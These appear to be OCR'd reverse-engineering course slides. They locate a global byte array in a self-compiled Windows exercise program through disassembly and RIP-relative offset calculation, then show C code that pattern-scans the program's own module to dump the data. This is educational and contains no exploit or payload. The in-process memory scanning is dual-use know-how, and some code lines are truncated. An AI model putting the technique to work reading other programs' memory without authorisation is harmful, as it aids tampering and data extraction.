00000059F92FDF0   6F 79 61 62 6C 65 00 00 C9 23 40 E7 60 1B 00 00  oyable..É#@ç`...
00000059F92FE00   80 6F C2 33 C7 01 00 00 40 14 48 68 F6 7F 00 00  .oÂ3Ç...@.Hhö...
00000059F92FE10   00 00 00 00 00 00 00 00 B9 14 48 68 F6 7F 00 00  ........¹.Hhö...
00000059F92FE20   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000059F92FE30   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000059F92FE40   00 00 00 00 00 00 00 00 9D 26 CF 29 FB 7F 00 00  .........&Ï)û...
00000059F92FE50   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000059F92FE60   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
00000059F92FDA0  00007FF6684821F0  exercise.__xc_z
00000059F92FDA8  00007FFB284E9256  return to ucrtbas
00000059F92FDB0  0000000000000000
00000059F92FDB8  0000000000000000
00000059F92FDC0  72616863206D2749
00000059F92FDC8  0000000000400000
00000059F92FDD0  6574535F65706F48
00000059F92FDD8  73704F5F68746C61
00000059F92FDE0  6E696E696172545F
00000059F92FDE8  6A6E455F73495F67
00000059F92FDF0  0000656C6261796F
00000059F92FDF8  00001B60E74023C9
00000059F92FE00  000001C739C26F60  &"C:\\Users\\john
00000059F92FE08  00007FF668481440  return to exercis
```

Reversing Tips - Global Variables

- Global variables are not moved into the stack
- They can be directly accessed by using the memory address from anywhere.




```
unsigned char unk_data[43] = {
    0x2E, 0x99, 0x0C, 0xA6, 0x6A, 0xF8, 0x62, 0xF5, 0x6A, 0xF8, 0x62, 0xF5,
    0x6A, 0xF8, 0x62, 0xF5, 0x63, 0x80, 0xF1, 0xF5, 0x60, 0xF8, 0x62, 0xF5,
    0xD5, 0x84, 0x63, 0xF4, 0x69, 0xF8, 0x62, 0xF5, 0xD5, 0x84, 0x67, 0xF4,
    0x78, 0xF8, 0x62, 0xF5, 0xD5, 0x84, 0x00
};

struct MESSAGE_DATA_INFO {
    char sender_name[20];
    char receiver_name[16];
    const char* message_data;
    size_t message_len;
}message_info, *pmessage_info;
```

```
00007FF62E1611B0    48:8D4C24 50        lea rcx,qword ptr ss:[rsp+50]
00007FF62E1611B5    48:8BC3             mov rax,rbx
00007FF62E1611B8    0F1F8400 00000000   nop dword ptr ds:[rax+rax],eax
00007FF62E1611C0    48:FFC0             inc rax
00007FF62E1611C3    803C01 00           cmp byte ptr ds:[rcx+rax],0
00007FF62E1611C7    75 F7               jne exercise.7FF62E1611C0
00007FF62E1611C9    48:89BC24 90000000  mov qword ptr ss:[rsp+90],rdi
00007FF62E1611D1    48:85C0             test rax,rax
00007FF62E1611D4    0F84 B7000000       je exercise.7FF62E161291
00007FF62E1611DA    48:8D3D 573E0000    lea rdi,qword ptr ds:[<unsigned char *unk_data>]
00007FF62E1611E1    48:8BC3             mov rax,rbx
00007FF62E1611E4    48:FFC0             inc rax
00007FF62E1611E7    803C07 00           cmp byte ptr ds:[rdi+rax],0
00007FF62E1611EB    75 F7               jne exercise.7FF62E1611E4
00007FF62E1611ED    48:85C0             test rax,rax
00007FF62E1611F0    0F84 9B000000       je exercise.7FF62E161291
00007FF62E1611F6    B9 38000000         mov ecx,38
00007FF62E1611FB    FF15 B71E0000       call qword ptr ds:[<&malloc>]
00007FF62E161201    8B0D 01210000       mov ecx,dword ptr ds:[<"Allison"...>]
00007FF62E161207    48:8905 42440000    mov qword ptr ds:[<struct MESSAGE_DATA_INFO *pmessage_
00007FF62E16120E    8908                mov dword ptr ds:[rax],ecx
```

Reversing Tips - Finding actual data address

- In below example RIP-relative addressing mode is being used to access the address of the data for instance, *ds:[*unk_data] is equivalent to [rip + 0x3e57]*
- So to calculate the exact address of the data we need to first identify the offset (last 4 bytes which is in little endian e.g 573E0000 = 0x3E57) then the offset will be added with the rip which is next instruction address e.g. 0x7ff62E1611E1



Finding the address where data is actually stored

```
unsigned char unk_data[43] = {
    0x2E, 0x99, 0x0C, 0xA6, 0x6A, 0xF8, 0x62, 0xF5, 0x6A, 0xF8, 0x62, 0xF5,
    0x6A, 0xF8, 0x62, 0xF5, 0x63, 0x80, 0xF1, 0xF5, 0x60, 0xF8, 0x62, 0xF5,
    0xD5, 0x84, 0x63, 0xF4, 0x69, 0xF8, 0x62, 0xF5, 0xD5, 0x84, 0x67, 0xF4,
    0x78, 0xF8, 0x62, 0xF5, 0xD5, 0x84, 0x00
};

struct MESSAGE_DATA_INFO {
    char sender_name[20];
    char receiver_name[16];
    const char* message_data;
    size_t message_len;
}message_info, *pmessage_info;

#pragma optimize( "", off )
void send_message(MESSAGE_DATA_INFO *mdi, int trigger) {
    if (trigger == 1) {
        printf((const char*)unk_data);
        printf("sending message \n");
        printf(mdi->message_data);
        printf("message sent \n");
```

```
ut
w output from: Build
build started...
------ Rebuild All started: Project: Exercise, Configuration: Release x64 ------
exercise.cpp
Generating code
Previous IPDB not found, fall back to full compilation.
All 6 functions were compiled because no usable IPDB/IOBJ from previous compilation was found.
Finished generating code
Exercise.vcxproj -> C:\Users\johns\source\repos\Exercise\x64\Release\Exercise.exe
======== Rebuild All: 1 succeeded, 0 failed, 0 skipped ==========
======== Rebuild started at 1:53 AM and took 00.609 seconds ==========
```

```
00007FF62E1611B5   48:8BC3               mov rax,rbx
00007FF62E1611B8   0F1F8400 00000000     nop dword ptr ds:[rax+rax],eax
00007FF62E1611C0   48:FFC0               inc rax
00007FF62E1611C3   803C01 00             cmp byte ptr ds:[rcx+rax],0
00007FF62E1611C7   75 F7                 jne exercise.7FF62E1611C0
00007FF62E1611C9   48:89BC24 90000000    mov qword ptr ss:[rsp+90],rdi
00007FF62E1611D1   48:85C0               test rax,rax
00007FF62E1611D4   0F84 B7000000         je exercise.7FF62E161291
00007FF62E1611DA   48:8D3D 573E0000      lea rdi,qword ptr ds:[<unsigned char *unk_data>]
00007FF62E1611E1   48:8BC3               mov rax,rbx
00007FF62E1611E4   48:FFC0               inc rax
00007FF62E1611E7   803C07 00             cmp byte ptr ds:[rdi+rax],0
00007FF62E1611EB   75 F7                 jne exercise.7FF62E1611E4
00007FF62E1611ED   48:85C0               test rax,rax
00007FF62E1611F0   0F84 9B000000         je exercise.7FF62E161291
00007FF62E1611F6   B9 38000000           mov ecx,38
00007FF62E1611FB   FF15 B71E0000         call qword ptr ds:[<&malloc>]
00007FF62E161201   8B0D 01210000         mov ecx,dword ptr ds:[<"Allison"...>]
00007FF62E161207   48:8905 42440000      mov qword ptr ds:[<struct MESSAGE_DATA_INFO *pmessage_inf
00007FF62E16120E   8908                  mov dword ptr ds:[rax],ecx
00007FF62E161210   0FB70D
00007FF62E161217   66:894
00007FF62E16121B   0FB60D
00007FF62E161222   8848 C
00007FF62E161225   8B0D E
00007FF62E16122B   8948 1
00007FF62E16122E   0FB70D
00007FF62E161235   66:894
00007FF62E161239   48:8D4
00007FF62E16123E   48:8948 28            mov qword ptr ds:[rax+28],rcx
00007FF62E161242   48:8D4C24 50          lea rcx,qword ptr ss:[rsp+50]
00007FF62E161247   48:FFC3               inc rbx
00007FF62E16124A   803C19 00             cmp byte ptr ds:[rcx+rbx],0
00007FF62E16124E   75 F7                 jne exercise.7FF62E161247
00007FF62E161250   BA 01000000           mov edx,1
00007FF62E161255   48:8958 30            mov qword ptr ds:[rax+30],rbx
00007FF62E161259   48:8BC8               mov rcx,rax
00007FF62E16125C   E8 0FFEFFFF           call <exercise.void __cdecl send_message(struct MESSAGE_I
00007FF62E161261   BA 02000000           mov edx,2
```

Enter expression to follow in Dump...

00007FF62E1611E1 + 3e57


Correct expression! -> exercise.unsigned char *unk_data

```
rdi=0
qword ptr ds:[00007FF62E165038 <exercise.unsigned char *unk_data>]=F562F86AA60C992E

.text:00007FF62E1611DA exercise.exe:$11DA #5DA
```

```
Address           Hex                                               ASCII
00007FF62E165038  2E 99 0C A6 6A F8 62 F5 6A F8 62 F5 6A F8 62 F5  ...¦jøbõjøbõjøbõ
00007FF62E165048  63 80 F1 F5 60 F8 62 F5 D5 84 63 F4 69 F8 62 F5  c.ñõ øbõÕ.côiøbõ
00007FF62E165058  D5 84 67 F4 78 F8 62 F5 D5 84 00 00 00 00 00 00  Õ.gôxøbõÕ.......
00007FF62E165068  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00007FF62E165078  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00007FF62E165088  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```


Reversing Tips - Finding actual data address - code

- Following is the code to scan memory and find the specific memory location
- In the following code we're searching and dumping the unsigned char* array from memory location
- Note: if we're dumping the structure most probably we need to first identify or guess the member and size of the member



```
void search_mem() {
    // getting base of the module: here we need the base of the program module itself so
    // we're passing NULL as a parameter, if we want the base of the other module like ntdll
    // we need to pass ntdll.dll
    HANDLE hModuleBase = GetModuleHandleA(NULL);
    // here we need to get the size of the module but here we'll be hardcoding the size
    DWORD module_size = 0x2000;
    DWORD offset = 0;
    for (int i = 0; i < module_size; i++) {
        if (memcmp((void*)((ULONG_PTR)hModuleBase + i), pattern, sizeof(pattern)) == 0) {
            offset = i;
            break;
        }
    }
    // size of relative offset
    DWORD offset_size = 0x4;
    // finding relative offset to the data from the rip
    ULONG* relative_offset = (ULONG*)((ULONG_PTR)hModuleBase + offset + sizeof(pattern));
    // calculating the rip
    ULONG_PTR rip = (ULONG_PTR)relative_offset + offset_size;
    unsigned char* unk_data = (unsigned char*)(rip + *relative_offset);
    // printing unsigned char unk_data buffer
    printf("\n Printing data \n");
    for (int i = 0; i < 43; i++) {
        printf("0x%02x ", *(unk_data + i));
        if (i != 0 && ((i+1) % 16) == 0) {
            printf("\n");
        }
    }
}
```

Reversing Tips - Finding actual data address - output




Data in code

```c
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>

unsigned char unk_data[43] = {
    0x2E, 0x99, 0x0C, 0xA6, 0x6A, 0xF8, 0x62, 0xF5, 0x6A, 0xF8, 0x62, 0xF5,
    0x6A, 0xF8, 0x62, 0xF5, 0x63, 0x80, 0xF1, 0xF5, 0x60, 0xF8, 0x62, 0xF5,
    0xD5, 0x84, 0x63, 0xF4, 0x69, 0xF8, 0x62, 0xF5, 0xD5, 0x84, 0x67, 0xF4,
    0x78, 0xF8, 0x62, 0xF5, 0xD5, 0x84, 0x00
};

struct MESSAGE_DATA_INFO {
    char sender_name[20];
    char receiver_name[16];
    const char* message_data;
    size_t message_len;
}message_info, *pmessage_info;

const char msg1[] = "hello bob";
```

Data retrieved from memory

```
dword: 4919
string: I'm char
[] random name: alice
.Ö
ªjºb§jºb§jºb§cÇ±§`ºb§ıäc¶iºb§ıäg¶xºb§ıä
sending message
Hope_Stealth_Ops_Training_Is_Enjoyable
message sent
params .Ö
ªjºb§jºb§jºb§cÇ±§`ºb§ıäc¶iºb§ıäg¶xºb§ıä Hope_Stealth_Ops_Training_Is_Enjoyable

 Printing data
0x2e 0x99 0x0c 0xa6 0x6a 0xf8 0x62 0xf5 0x6a 0xf8 0x62 0xf5 0x6a 0xf8 0x62 0xf5
0x63 0x80 0xf1 0xf5 0x60 0xf8 0x62 0xf5 0xd5 0x84 0x63 0xf4 0x69 0xf8 0x62 0xf5
0xd5 0x84 0x67 0xf4 0x78 0xf8 0x62 0xf5 0xd5 0x84 0x00
C:\Users\johns\source\repos\Exercise\x64\Release\Exercise.exe (process 7924) exited with code 0.
To automatically close the console when debugging stops, enable Tools->Options->Debugging->Automatically close the conso
le when debugging stops.
Press any key to close this window . . .
```

Reversing Tips - Finding actual data address - breakdown



```cpp
void search_mem() {
    // getting base of the module: here we need the base of the program module itself so
    // we're passing NULL as a parameter, if we want the base of the other module like ntdl
    // we need to pass ntdll.dll
    HANDLE hModuleBase = GetModuleHandleA(NULL);
    // here we need to get the size of the module but here we'll be hardcoding the size
    DWORD module_size = 0x2000;
    DWORD offset = 0;
    for (int i = 0; i < module_size; i++) {
        if (memcmp((void*)((ULONG_PTR)hModuleBase + i), pattern, sizeof(pattern)) == 0) {
            offset = i;
            break;
        }
    }
    // size of relative offset
    DWORD offset_size = 0x4;
    // finding relative offset to the data from the rip
    ULONG* relative_offset = (ULONG*)((ULONG_PTR)hModuleBase + offset + sizeof(pattern));
    // calculating the rip
    ULONG_PTR rip = (ULONG_PTR)relative_offset + offset_size;
    unsigned char* unk_data = (unsigned char*)(rip + *relative_offset);
    // printing unsigned char unk_data buffer
    printf("\n Printing data \n");
    for (int i = 0; i < 43; i++) {
        printf("0x%02x ", *(unk_data + i));
        if (i != 0 && ((i+1) % 16) == 0) {
            printf("\n");
        }
    }
}
```

```
07FF6A7351070   895424 10           mov dword ptr ss:[rsp+10],edx
07FF6A7351074   48:894C24 08        mov qword ptr ss:[rsp+8],rcx
07FF6A7351079   48:83EC 28          sub rsp,28
07FF6A735107D   837C24 38 01        cmp dword ptr ss:[rsp+38],1
07FF6A7351082   75 4C               jne exercise.7FF6A73510D0
07FF6A7351084   48:8D0D B53F0000    lea rcx,qword ptr ds:[<unsigned char *unk_data>]
07FF6A735108B   E8 80FFFFFF         call <exercise.printf>
07FF6A7351090   48:8D0D D9210000    lea rcx,qword ptr ds:[<"\n"...>]
07FF6A7351097   E8 74FFFFFF         call <exercise.printf>
07FF6A735109C   48:8D0D D5210000    lea rcx,qword ptr ds:[<"sending message \n"...>]
07FF6A73510A3   E8 68FFFFFF         call <exercise.printf>
07FF6A73510A8   48:8B4424 30        mov rax,qword ptr ss:[rsp+30]
07FF6A73510AD   48:8B48 28          mov rcx,qword ptr ds:[rax+28]
07FF6A73510B1   E8 5AFFFFFF         call <exercise.printf>
07FF6A73510B6   48:8D0D B3210000    lea rcx,qword ptr ds:[<"\n"...>]
07FF6A73510BD   E8 4EFFFFFF         call <exercise.printf>
07FF6A73510C2   48:8D0D C7210000    lea rcx,qword ptr ds:[<"message sent \n"...>]
07FF6A73510C9   E8 42FFFFFF         call <exercise.printf>
07FF6A73510CE   EB 21               jmp exercise.7FF6A73510F1
07FF6A73510D0   837C24 38 02        cmp dword ptr ss:[rsp+38],2
07FF6A73510D5   75 0E               jne exercise.7FF6A73510E5
07FF6A73510D7   48:8D0D C2210000    lea rcx,qword ptr ds:[<"message is in pending st
07FF6A73510DE   E8 2DFFFFFF         call <exercise.printf>
07FF6A73510E3   EB 0C               jmp exercise.7FF6A73510F1
07FF6A73510E5   48:8D0D D4210000    lea rcx,qword ptr ds:[<"cannot send the message
07FF6A73510EC   E8 1FFFFFFF         call <exercise.printf>
07FF6A73510F1   48:83C4 28          add rsp,28
07FF6A73510F5   C3                  ret
07FF6A73510F6   CC                  int3
07FF6A73510F7   CC                  int3
07FF6A73510F8   CC                  int3
07FF6A73510F9   CC                  int3
07FF6A73510FA   CC                  int3
07FF6A73510FB   CC                  int3
07FF6A73510FC   CC                  int3
```

```
rcx=000000D7605FD000
```

1 Gettting base of the module where from where the actual mem address would be calculated; null = current program module

base address of the search pattern

2 module base is added with the offset value from mem search which is offset to the base of the search pattern then the offset is added with module base to get the actual base address of search pattern

